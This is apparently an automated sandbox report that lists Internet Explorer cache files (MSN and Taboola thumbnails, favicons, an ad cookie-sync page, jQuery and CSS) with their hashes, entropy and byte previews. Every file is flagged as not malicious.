SHA-256:	C28F7799B1A4CB0813147EDC77E534C50F7A88D29870E89BF14641A5350D6EB7
SHA-512:	97A7F9127AEE0DBEBE3D5662D548EE3AFD251031D83E83CA1CA2D8E91F1CC23C67102211DED83F72140FA7EE39355089F5395AEA53131E978424ED441D54590
Malicious:	false
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?.....{'. ..Q.\R.b..R....R..E...T..-I...\<...K.....K..".."."<Ix....@S;.....t..F..U, .8rJ.2..'?uN;....&...4n...U,. *....Y7."...O=.h...J....+6..%...S..+..8....3.x..T{.b..7.n[`./.....u;.fi..wa..%.U!.`.d..D...*...=.e)9ni...j.Q..b$.....^e...}.).C.?.....=>.)....I..R.....J...q.!.T`a... ....5.....b-.?f^F1.E.& .q.0H.....t4..x@B..?).j.o..sV..+;Y..*.T..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1bWeL6[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	14173
Entropy (8bit):	7.949049682113509
Encrypted:	false
SSDEEP:	192:BYYLshFI4OBHlUzz5o0AfFh/rtbnRRwI1NFx8Zp76AoxSS0uN0SBnHoNTedAcI56:eRgHxlUZsPz2IvWJMNfBnHoNTedzIA
MD5:	659F4BFA1BD67D38EEF285DDB92E8C4E
SHA1:	9F3AADDF0CAFCC6F60C59FFB1B5AD840CB3B647A
SHA-256:	87B9E7A1339684376C927BB9E625721B79596902DA8017CFAC566FB918E79DF5
SHA-512:	7572E6A48C0621E0ED7CC47B6B8504C40E4B69B9C61FC5B576A56A971A3E651DE26919BC546CB6C13EECE9EBCD3F46773F47E653228C3BE0631AA8084F5CAB 6
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1bWeL6.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?....O.<g..S.V.....+i...l...?.F,.....].]..(.....Y.G...*e...$y...@G...g.(.....v.%.....u...`...G0.N-....,I.@.5(...?.. .yn.$.....F.z..T.c....VDo..~.....D.....o.~.....x.....j.$...d.S..:.f.....W.....mM..CF.;S.....F.`D.}..w.>..R."?...R`q.+9.....A.....*..?.W?. ....h,K(...+...O.*.)V.....w...W...f.&.. $.....t. .S.H.4.M..kAt....}MJ.D.(..[;Bs.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1bWmDU[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	7807
Entropy (8bit):	7.941596469064868
Encrypted:	false
SSDEEP:	192:BCVD9UCw1z+bjUcghwdbMIUvdswpV2DzTe6TG8t/I:kVBUbUbjUcxBMI6pVuXTJJI
MD5:	EFC1291995114560 1D2E589E5EEA0A3
SHA1:	A04F20DB1059257382EC3AA201DC019D81B0A611
SHA-256:	D1B8B2999BCB6B36B913F7F6215CF49120387B7524578EBC418D42358308EDD9

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1bWmDU[1].jpg	
SHA-512:	8DF19E1F69EEEED69060C9A37B16CD215221AC5B830728B0C05BC6AE69AD6B2EE812F615DCDAF06F71867C7DDF52803179DD50F984865BCC7CD5FB41866D56 5
Malicious:	false
Preview:	......JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?....!*....*..4o!I.....e<{d....F.C.~...Z...hA...Q....LT.pc....<.....)...EvL...G.&..h.@e.....]94+...[.2.B.....VnmL.N...U.. .r.w...#..K.Y....;.|..1....$+f.2..#6....+.<c...+.....W....(..$...W..M,.Hz.I.\.1.!$...M...N..=...A..3..Y..F....Z.$.....vaib...*...qVt.-.g.b....M.b]=d....Z...]..U..r..O.0.....e&m.~.9.d.viR.*9.6. ... }....y-..U.....HV....nA.F?

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BBVuddh[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	304
Entropy (8bit):	6.758580075536471
Encrypted:	false
SSDEEP:	6:6v/lhPkR/ChmU5nXyNbWgaviGjZ/wtDi6Xxl32inTvUI8zVp:6v/78/e5nXyNb4lueg32au/
MD5:	245557014352A5F957F8BFDA87A3E966
SHA1:	9CD29E2AB07DC1FEF64B6946E1F03BCC0A73FC5C
SHA-256:	0A33B02F27EE6CD05147D81EDAD86A3184CCAF1979CB73AD67B2434C2A4A6379
SHA-512:	686345FD8667C09F905CA732DB98D07E1D72E7ECD9FD26A0C40FEE8E8985F8378E7B2CB8AE99C071043BCB661483DBFB905D46CE40C6BE70EEF78A2BCDE94 05
Malicious:	false
Preview:	.PNG........IHDR.....a....sRGB.....gAMA.....a.....pHYs.....+.....IDAT8O...P...3.....v..`0.}...'..."XD.`.`.5.3. ....)...a.-.....d.g.mSC.i..%.8*].}....m.$l0M..u.. ...,9.... .....i....X..<.y..E..M....q... ."...,5+..]..BP.5.>R....iJ.0.7.|?.....r.\-Ca.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BBnYSFZ[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	560
Entropy (8bit):	7.425950711006173
Encrypted:	false
SSDEEP:	12:6v/78/+m8H/Ji+Vncvt7xBkVqZ5F8FFl4hzuegQZ+26gkalFUx:6H/xVA7BkQZL8OhzueD+ikalY
MD5:	CA188779452FF7790C6D312829EEE284
SHA1:	076DF7DE6D49A434BBCB5D88B88468255A739F53
SHA-256:	D30AB7B54AA074DE5E221FE11531FD7528D9EEEAA870A3551F36CB652821292F
SHA-512:	2CA81A25769BFB642A0BFAB8F473C034BFD122C4A44E5452D79EC9DC9E483869256500E266CE26302810690374BF36E838511C38F5A36A2BF71ACF5445AA2436
Malicious:	false
Preview:	.PNG........IHDR.....a....sRGB.....gAMA.....a.....pHYs.....o.d....IDAT8O.S.KbQ..zf.j...?@.....J.....z..EA3P....AH...Y..3.....|6.6}.....{..n. ...b.....".h4b.z.&.p8`. ..:..Lc....*u:.....D...i$.)..pL.^..dB.T....#.f3...8.N.b1.B!.\...n..a...a.Z.....J%.x<....|..b.h4.`0.EQP.. v.q....f.9.H`8..\...j.N&...X,2...<.B.v[.(.NS6..|>..n4...2.57.*.....f.Q&.a-..v..z..{P.V... ...>k.J...ri..,.W.+.....5:.W.t...i.....g....\.t..8.w...:.....0....%~...F.F.o".'rx...b..vp....b.l.Pa.W.r..aK..9&...>.5...`..'W.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\a5ea21[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 32 x 32, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	758
Entropy (8bit):	7.432323547387593
Encrypted:	false
SSDEEP:	12:6v/792/6TCfasyRmQ/iyzH48qyNkWCj7ev50C5qABOTo+CGB++yg43qX4b9uTmMI:F/6easyD/iCHLSWWqyCoTTdTc+yhaX4v
MD5:	84CC977D0EB148166481B01D8418E375
SHA1:	00E2461BCD67D7BA511DB230415000AEFBD30D2D
SHA-256:	BBF8DA37D92138CC08FFEEC8E3379C334988D5AE99F4415579999BFBBB57A66C
SHA-512:	F47A507077F9173FB07EC200C2677BA5F783D645BE100F12EFE71F701A74272A98E853C4FAB63740D685853935D545730992D0004C9D2FE8E1965445CAB509C3
Malicious:	false
Preview:	.PNG........IHDR... ... .pHYs.....vpAg... ... .eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^.....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B.....< ...CB.....).....;..Bx..2.}.. ._>w!..%B..{.d...LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@ lA.,>\.Q|.N.P.....<.!....ip...y..U....J...9...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X...p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq |....gz_Z...x..0F'.....x..=Y}.,jT..R.....72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML.../.....M....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\checksync[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\checksync[1].htm	
Category:	dropped
Size (bytes):	20647
Entropy (8bit):	5.297879397802397
Encrypted:	false
SSDEEP:	384:kjAGm6ElzD7XzeMk/lg2f5vzBgF3OZONQWwY4RXrqt:AEJDnci2RmF3OsNQWwY4RXrqt
MD5:	D27DC546622E6FFADE42387F44A17B0C
SHA1:	583AE657B4CD734B7BBC8B161426F39BA123C24E
SHA-256:	2C1559554D4F73C375E9B8FBCB29D29B8D8146A51D2E083F2B269C2FD5F83CBA
SHA-512:	FBC513FD0A609C17457239637620B7A32FE3314FE282B0DFD9C84C10572324F21E08FEAEDF1041A46C82B7C85769037EBA2970925CA49E9C37947F8DF5B218DF
Malicious:	false
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":72,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"|","sepTime":"*","sepCs":"~~","vsDaTime":31536000,"cc":"CH","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","cookie":"data-g","isBl":1,"g":1,"cocs":0},"vzn":{"name":"vzn","cookie":"data-v","isBl":1,"g":0,"cocs":0},"brx":{"name":"brx","cookie":"data-br","isBl":1,"g":0,"cocs":0},"lr":{"name":"lr","cookie":"data-lr","isBl":1,"g":1,"cocs":0}},"hasSameSiteSupport":"0","batch":{"gGroups":["apx","csm","ppt","rbcn","son","bdt","con","opx","tlx","mma","c1x","ys","sov","fb","r1","g","pb","dxu","rkt","trx","wds","crt","ayl","bs","ui","shr","lvr","yld","msn","zem","dmx","pm","som","adb","tdd","soc","adp","vm","spx","nat","ob","adt","got","mf","emx","sy","lr","ttd"],"bSize":2,"time":30000,"ngGroups":[]},"log":{"succe ssLper":10,"failLper":10,"logUrl":{"cl":"https:\/\/hblg.media.net\/log?logid=kfk&evtid=chlog"}},"csloggerUrl":"https:\/\/cslogger.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\checksync[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	20647
Entropy (8bit):	5.297879397802397
Encrypted:	false
SSDEEP:	384:kjAGm6ElzD7XzeMk/lg2f5vzBgF3OZONQWwY4RXrqt:AEJDnci2RmF3OsNQWwY4RXrqt
MD5:	D27DC546622E6FFADE42387F44A17B0C
SHA1:	583AE657B4CD734B7BBC8B161426F39BA123C24E
SHA-256:	2C1559554D4F73C375E9B8FBCB29D29B8D8146A51D2E083F2B269C2FD5F83CBA
SHA-512:	FBC513FD0A609C17457239637620B7A32FE3314FE282B0DFD9C84C10572324F21E08FEAEDF1041A46C82B7C85769037EBA2970925CA49E9C37947F8DF5B218DF
Malicious:	false
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":72,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"|","sepTime":"*","sepCs":"~~","vsDaTime":31536000,"cc":"CH","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","cookie":"data-g","isBl":1,"g":1,"cocs":0},"vzn":{"name":"vzn","cookie":"data-v","isBl":1,"g":0,"cocs":0},"brx":{"name":"brx","cookie":"data-br","isBl":1,"g":0,"cocs":0},"lr":{"name":"lr","cookie":"data-lr","isBl":1,"g":1,"cocs":0}},"hasSameSiteSupport":"0","batch":{"gGroups":["apx","csm","ppt","rbcn","son","bdt","con","opx","tlx","mma","c1x","ys","sov","fb","r1","g","pb","dxu","rkt","trx","wds","crt","ayl","bs","ui","shr","lvr","yld","msn","zem","dmx","pm","som","adb","tdd","soc","adp","vm","spx","nat","ob","adt","got","mf","emx","sy","lr","ttd"],"bSize":2,"time":30000,"ngGroups":[]},"log":{"succe ssLper":10,"failLper":10,"logUrl":{"cl":"https:\/\/hblg.media.net\/log?logid=kfk&evtid=chlog"}},"csloggerUrl":"https:\/\/cslogger.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 2 icons, 16x16, 32 bits/pixel, 32x32, 32 bits/pixel
Category:	dropped
Size (bytes):	5430
Entropy (8bit):	4.0126861171462025
Encrypted:	false
SSDEEP:	96:n0aWBDm5zDlvV2rkG4zuAZMXJFG62q7mQ:nCBy5zZ0lG46AaXJFG6v7m
MD5:	F74755B4757448D71FDCB4650A701816
SHA1:	0BCBE73D6A198F6E5EBAFA035B734A12809CEFA6
SHA-256:	E78286D0F5DFA2C85615D11845D1B29B0BFEC227BC077E74CB1FF98CE8DF4C5A
SHA-512:	E0FB5F740D67366106E80CBF22F1DA3CF1D236FE11F469B665236EC8F7C08DEA86C21EC8F8E66FC61493D6A8F4785292CE911D38982DBFA7F5F51DADEBCC875
Malicious:	false
Preview:	..... .h...&... ....(..... ....@.....s...s...s...sw..r.....s...s...s...s.....s...s..s...s...s...s...r...s{..s...s#..s...s..r..s..s...s[..s...s...s..s...s...s}..s...sW..r..s...sm..sK..sC..sw..s..s...s%..s!..s..s...s...s...sU..s.sY..s...s..s..r#.....s...s...s..s...r%..s[..s...s...s..s]..s...r.sS..s...sq.....s...s...s...s...s.....su..s...s.....s...s..s.sA.....s%..s..s#.....r...r...s].....s...s..sk..s..s.....s...s...s].....s...r..s7.....s...s..r...r...s...r.....s...s.....s...s..s7.....s...s..si..s?..s7..s.....s...s.....s...s...rW.....s...s..s...s...s...s.....s...s[.....ss..s...s.....s...s..sm..sI..s;..s.....s!..s..s#.....s...s...s..sQ.....s...s..s...r...sm..s...r...s...r...s...s...r...s...sQ..s..rK..s...sg..s'.....s...s...s..s...s'..s_..s...s...s..rQ..s..s...sK..r/..s3..sa..s...s...s!..s#..s..s...s...s...s...s...sy..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\http___cdn.taboola.com_libtrc_static_thumbnails_1ec86a97ea4066746cf1a54ad7e01022[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	20524
Entropy (8bit):	7.978027179156396
Encrypted:	false
SSDEEP:	384:IKSHd7MDyVm+4EWDXHIdSGRSCtWTALKRO8jN53LVBtrsHVKRuvE:IKSHd9VR4EWrodS6Oy+x5B8gU8
MD5:	D263926B64FA28E52174161347A6BB72

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\http___cdn.taboola.com_libtrc_static_thumbnails_1ec86a97ea4066746cf1a54ad7e01022[1].jpg	
SHA1:	42B7E504117F8BEEB984D18813ACCFCB9BA45332
SHA-256:	768E08D42AA7200449A07E5E5D9D8BD7F65F564B0D7ED9EF2B0034192036CF06
SHA-512:	6074ADA5DCF6879559375E49B7BEC1A762FD6FD2272D207AEBFE2F8F33FB67ED409D8271B5073F5C31D0B7391A94F156DB5DD3FF1DE620341C21B608CF2387C
Malicious:	false
Preview:	......JFIF.....&""&0-0>>T.....&""&0-0>>T.....7...."..........5..... ....;.Y.s.m+..:...mfc,P8..Fi6bgB...Dr...b.R...s@....%Z#.w..!v.U...a..n(...3.Ef.....+.J#.....:.<.n.D....p.!.....Gt....M.....*.k..5..8..9.r.g.-Z.....Vy3d..].;s.i..v.....r..@..12...D../.,.?! .s..zO4...9w...(.:..;.Y.u....x{q..6..jt.....cC.F.....^Z.H...v.): pE<%.....*...5.W..fv.v.]Q.;`..n.._z...<.B.[& x@..&.o....!.32..j.....7..{.T..=..\.5..Uj.R.....o...2.a.....6?!.....w9pL6.. ..n.v...d,..$..$o...y.e.,...._R...<N*=.:.l...<.....(K.wCy..r^A<N.^..y..%..)&_.W.k....*.V..2cM.....b..C.#.....;.j..X.2..p....r."..W...s.{L....U]....{...uaxGL..D..9TW....)...Y4.....Dh .y./.5vmfR...B2.I.....$....t..+.C.F.6.^...(.....)..8.....c.Q.....g.).N..)..).{E7....._Cn.....p..d..6G.Mc.q.X...&n.>v._$..\.K..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\http___cdn.taboola.com_libtrc_static_thumbnails_3149d30d5a46a98f6f74fef3d411bf72[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	7939
Entropy (8bit):	7.927271660138802
Encrypted:	false
SSDEEP:	192:VqxvOnEYwZP19UKeVQs3G/3EANZ78Os+gN7vKlPVRG26IU2Wz:VUYE/9UKBs3G/3Jr8ODgN7yDRL6IUR
MD5:	E0E74C4E8B204F1210E13DD86757407C
SHA1:	CA3CBB101404F7A7B93DF2445A0B66D56EC6B9EB
SHA-256:	00E5A6BC661597E555595BF62290C42B627ED6B896CB2391C6AA91C1742A8909
SHA-512:	F4FB77B2FF97EA31A06B4D186517114413A270042DE46139A1893655617192CBB0D910FCE085068182C985C0AC43EEA357F464686077902524A6BAB0BC15B1D4
Malicious:	false
Preview:	......JFIF.....,. .. .,'/&$&/'F7117FQD@DQbXXb|v|.....,. .. .,'/&$&/'F7117FQD@DQbXXb|v|.....7...."..........3..... .....d..5.c.d.....`65.cP-.KY...%..._3..e/4..~..).-..lyv...qrdz..O...fn.dZ.^S.OG#...d}A.p.j>..eKQ)\Q.9.5@..i..&....`. /7Z.n.ye..Z.d.#..I.]]...>.R (.%..};y...i.^.W..?P.....]...In7..]...|.W..N.....}+.8..+F.....=.j2..K...,..@u.X.m..>b.C+....m.uX..$....[qN..K.@.....4.8....".\.R.k.....j.%..n=...#.{7.L.=.u..C.B..5}t...j..^.yzS...;..m. S6.6..o..IZli.z....{./S{..X.i.s8..w...D.}F.=...K...._./.C...M..<.....{#.k..v7N.#\..c...7[f.2.w.N..T.RK)w...B.1X...U.g7....D,..!.YD..t...YP|t....E.c..#.....Gd.....p....F.nZo.....;.E.*.I.. ..o..N.f.....9.g..i...;r.K.;...A..O.....".Ei`e..+;*.dn.1.i7V\..h...(..v..Z...[.4Y.G..^R.X*j...+.i....@.....[..T..M....E.^Mn(.Z....+...{...Uur.i.9..z5.....u.....s.q..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\http___cdn.taboola.com_libtrc_static_thumbnails_623ec6665f6e5401e124c013da31ef0b[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	25548
Entropy (8bit):	7.977435797169291
Encrypted:	false
SSDEEP:	768:FOQDdBxzL9iDrlsCUQ96ooBZbPmMc314KW/JQ5n:AwzLQfZ96lbb+K2n
MD5:	C32FDD049F2314AE806E5BB342033C8D
SHA1:	07074FD0556082354CE662F33294F79D25E2F3A8
SHA-256:	30DE885C616EEED6CC7857FCDB79F411AB8085E83A340CD7CEDF18654DE28A3F
SHA-512:	52C77EFADC9B0BE8D056CDAEA53CEB446492F0094086E801CE4E46980E63A3BEEE5B3347C4775CB2DAC254C1FDF8394BEF5C16353460BB2397077D2D4722E41
Malicious:	false
Preview:	......JFIF.....&""&0-0>>T.....&""&0-0>>T.....7...."..........7..... .....H4 .v.VM.94.@...n.'*7....S/C..L..d(.....(..P4.Y3 P4.+&./&n=73eafl}v..EB..*.a.n..?.....N.U.e.....M.#BT.^6l8."-.;.....-..n.{.uJw.br...aVg]..'~j.P.#.9.7..<...\.b.R...4M...6... [...S~.F.....a3B...z(.....4~.6q$.Z....+N^.`...C.Ur..L..!+.Co;D.^...^.X.M..5....njF....%*I~.="..^6.....(k.o...$A.J..#...\)<.....Cj.[.e...<.....G./:.wx.Slr..~.....2.%#.5S...".2.....%m e/....,5..i".....L}..qPV.].{rY..kJ..b*...%I..:.1.`)#[..K..LK%<.F.. uq..X..e3..r\._I....u..]....g.5K..v..p.]....B6;..K.R..e.Y..n.h7Th..D#.bJD?a.7...3.W.L..@.Yy..VXH3..ru...o..1.<.....f....]a..+.....S.W.Ed.)...v.5...e....e.o..u8..v..r&.p..K9..+...<...;^.Is.....U'$....Z(..e..c._.8....?.>.GG....'...y...1....g.<.....J..W.{.n?S./

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\http___cdn.taboola.com_libtrc_static_thumbnails_GETTY_IMAGES_IBK_542734683__clsfZCtG[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	10756
Entropy (8bit):	7.874559132162376
Encrypted:	false
SSDEEP:	192:7GTO3wp9l4oI1TRI+K1M7FVm5jlzvos0FhWTD91+yiqFx3k3F7HZqTrf8j:KTOAp39I1T++G0Ql8smgDfpFG3x56fO
MD5:	530961F46738BB75E8A8C20EF3AC7B8B
SHA1:	55700ED468D4224871D9A0036CFEA0A82BFEAB2C
SHA-256:	6B99E6FDA79FFB376A6933803895517BFA1ECCCC159F7D9ABAC0D9E300CF06E4
SHA-512:	487F1A8AC644944E5AD87768743955FFAC05DE23A4F9F6C3C0D6BF28EBB601695407112C55386418DBFBE1C554828E981B32AA58AF7190D9DAE1363D0D3B015(
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\http___cdn.taboola.com_libtrc_static_thumbnails_GETTY_IMAGES_IBK_542734683__clsfZCtG[1].jpg

Preview:	......JFIF.............@ICC_PROFILE......0ADBE....mntrRGB XYZ ....acspAPPL....none..........................-ADBE...cprt.......2desc...0...kwtpt.. ......bkpt........rTRC........gTRC........bTRC........rXYZ........gXYZ........bXYZ........text....Copyright 1999 Adobe Systems Incorporated...desc........Adobe RGB (1998).......... ....XYZ ....Q........XYZ ....curv.........3..curv.........3..curv.........3..XYZ ....O.....XYZ ......4....,....XYZ ......&1../................ ....%......%!(!.!(!;/))/;E:7:ESJJSici................................%......%!(!.!(!;/))/;E:7:ESJJSici.........7...."..........3...Q.N.(......J....Ic.A$. '_....h.a..5..Ug..J(:....(.}.=...i.)&.H{.DA$."....l..o.k..}E)lt.,....8..+.X.l../iG,..)e.8{.DC$.".np0L..&...ib6..R..\M%...`.#-..d^.3.7r..IQ..H.......6..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\jquery-2.1.1.min[1].js

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	84249
Entropy (8bit):	5.369991369254365
Encrypted:	false
SSDEEP:	1536:DPEkjP+iADIOr/NEe876nmBu3HvF38NdTuJO1z6/A4TqAub0R4ULvguEhjzXpa9r:oNM2Jiz6oAFKP5a98HrY
MD5:	9A094379D98C6458D480AD5A51C4AA27
SHA1:	3FE9D8ACAAEC99FC8A3F0E90ED66D5057DA2DE4E
SHA-256:	B2CE8462D173FC92B60F98701F45443710E423AF1B11525A762008FF2C1A0204
SHA-512:	4BBB1CCB1C9712ACE14220D79A16CAD01B56A4175A0DD837A90CA4D6EC262EBF0FCF20E6FA1E19DB593F3D593DDD90CFDFFE492EF17A356A1756F27F90376B50
Malicious:	false
Preview:	/*! jQuery v2.1.1 | (c) 2005, 2014 jQuery Foundation, Inc. | jquery.org/license */..!function(a,b){"object"==typeof module&&"object"==typeof module.exports?module.exports=a.document?b(a,!0):function(a){if(!a.document)throw new Error("jQuery requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window:this,function(a,b){var c=[],d=c.slice,e=c.concat,f=c.push,g=c.indexOf,h={},i=h.toString,j=h.hasOwnProperty,k={},l=a.document,m="2.1.1",n=function(a,b){return new n.fn.init(a,b)},o=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,p=/^-ms-/,q=/-([\da-z])/gi,r=function(a,b){return b.toUpperCase()};n.fn=n.prototype={jquery:m,constructor:n,selector:"",length:0,toArray:function(){return d.call(this)},get:function(a){return null!=a?0>a?this[a+this.length]:this[a]:d.call(this)},pushStack:function(a){var b=n.merge(this.constructor(),a);return b.prevObject=this,b.context=this.context,b},each:function(a,b){return n.each(this,a,b)},map:function(a){return this.pushStack(n.map(this,funct

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\robot[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 171 x 213, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	6327
Entropy (8bit):	7.917392761938663
Encrypted:	false
SSDEEP:	192:fqjwqVtaVHyEy9BWc2AwJ+3qg1f6WUBIT8mIKPNc93Y8Nm:Yk3WBkAkg1CWUCwmIKS93O
MD5:	4C9ACF280B47CEF7DEF3FC91A34C7FFE
SHA1:	C32BB847DAF52117AB93B723D7C57D8B1E75D36B
SHA-256:	5F9FC5B3FBDDF0E72C5C56CDCFC81C6E10C617D70B1B93FBE1E4679A8797BFF7
SHA-512:	369D5888E0D19B46CB998EA166D421F98703AEC7D82A02DC7AE10409AEC253A7CE099D208500B4E39779526219301C66C2FD59FE92170B324E70CF63CE2B429
Malicious:	false
Preview:	.PNG........IHDR..................WPLTE...z..z........2........W..{..V........z.....2..3.....V..2.................W.....>`......tRNS............................Y..j....IDATx....BcI.@A.s..HX....k.0c...T.?n./. ~....b....GM.Gu.c...?.{5.5...4.'.o<...i.O.n<.f..?).g.&..8.E4..tl.4.G.o4.....'.....\......_ ...../.~..<......../.~^.}...?...~...Z../.~.]._ ...I. .Q.Y....YQu..i..4.._ |S...A.-.-h...9...o...k.....9o..?N .U,../+...Z.y...nbMu....4O.7>..Y.-L=J..q..`.B^{4~.p...bR.j.....Gq=..]&..7Y)G6.....A.h`i]...Pd.'.7....9.2...2x.........&..a0N..By.Y.C.*.S......nR.-..A[5.....|.p...+v...d\e..]Yq;.&q0..F.c..... p3.&.`..!q..}...k.g5n#........NG-.9...C..[.7.n.v..u......{o.C&n!.(.G7.JA.'6..{(<....p....:..!=..1.f..".n.8....~o..N.3l..p.[....*......r..6..z...(.g1qA.[....q.v+..&...B{.I.\..-.....S.y&.......J.Wn!|D. ....+...y.....9.......> .j......{.....K\X.n!..e.I.+'...j...-pA.[..2...8g.DO.#.?p.. ....-.w5.d......4....n..!q..=..Gu.X..O.........sN.h.q..n!..qP

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\58-acd805-185735b[1].css

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	dropped
Size (bytes):	248218
Entropy (8bit):	5.296959888361784
Encrypted:	false
SSDEEP:	3072:jaBMUzTAHEkm8OUdvUvbZkrlx6pjs4tQH:ja+UzTAHLOUdvUZkrlx6pjs4tQH
MD5:	D752E3B3BBD3A08762913C6F88BD5C32
